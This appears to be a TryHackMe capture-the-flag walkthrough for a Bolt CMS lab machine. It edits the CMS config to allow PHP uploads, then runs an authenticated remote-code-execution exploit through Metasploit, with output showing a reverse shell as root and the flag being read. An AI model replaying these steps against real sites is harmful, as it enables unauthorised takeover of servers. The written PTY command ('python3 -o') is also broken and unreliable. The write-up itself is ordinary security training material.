
Here we found the config file and we have added php to the end of the list now we should be able to upload a php file lets try it out quickly

<http://bolt.thm:8000/bolt/files>



We also found file upload obviously here too php was not allowed to be uploaded but we found the config file for this too and made changes to it so that we can upload a php file here too if the one above fails we can try on this


<http://bolt.thm:8000/bolt/file/edit/config/config.yml>



We have added php to end as i told above . i we can use all this that means we can use the exploit we found for the pervious version of this the remote code execution exploit


# Exploit-db

**Bolt CMS 3.7.0 - Authenticated Remote Code Execution**  
Bolt CMS 3.7.0 - Authenticated Remote Code Execution..  
webapps exploit for PHP platform

 <https://www.exploit-db.com/exploits/48296>

## Exploitation [Phase 2]

## Using the exploit to enter the system



we can use Metasploit as well for this as Metasploit has updated the exploit to its databases

1. search bolt cms
2. use 0
3. show options
4. set LHOST, RHOSTS , PASSWORD, USERNAME
5. don't make a mistake of setting the TARGETURI like me got stuck because of that for a long time
6. then use run or exploit

```
msf6 exploit(unix/webapp/bolt_authenticated_req) > exploit

[*] Started reverse TCP handler on 10.8.57.68:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] The target is vulnerable. Successfully changed the /bolt/profile username to PHP $_GET variable "heap".
[*] Found 2 potential token(s) for creating .php files.
[*] Deleted file amfkxrqw.php.
[*] Used token c1b24286dcf08932a7fe1ac77d to create rvfzldfwtm.php.
[*] Attempting to execute the payload via "/files/rvfzldfwtm.php?heap='payload'"
[!] No response, may have executed a blocking payload!
[*] Command shell session 2 opened (10.8.57.68:4444 -> 10.10.243.143:49540) at 2025-03-23 05:54:45 -0400
[*] Deleted file rvfzldfwtm.php.
[*] Reverted user profile back to original state.

python3 -o 'import pty; pty.spawn("/bin/bash")'
root@bolt:~/public/files#

root@bolt:~/public/files# export TERM=xterm-256color
export TERM=xterm-256color
root@bolt:~/public/files#
```

We got root access to the machine lets find the flag and submit it to end the challenge

## Post-Exploitation [Phase 3]

### Flag.txt

**command** ⇒ cat flag.txt

```
root@bolt:~# ls
app          composer.lock  extensions    public        reboot.sh     vendor
composer.json  cron          index.php     README.md     src
root@bolt:~# cd ../
cd ../
root@bolt:/home# ls
ls
bolt  composer-setup.php  flag.txt
root@bolt:/home# cat flag.txt
cat flag.txt
[REDACTED]
root@bolt:/home#
```

Got the flag let's submit it on TryHackMe

# Note

We could have done it manually as well but we use Metasploit as it effective and fast Metasploit uses the same exploit that we found on the exploit-db

# TryHackMe

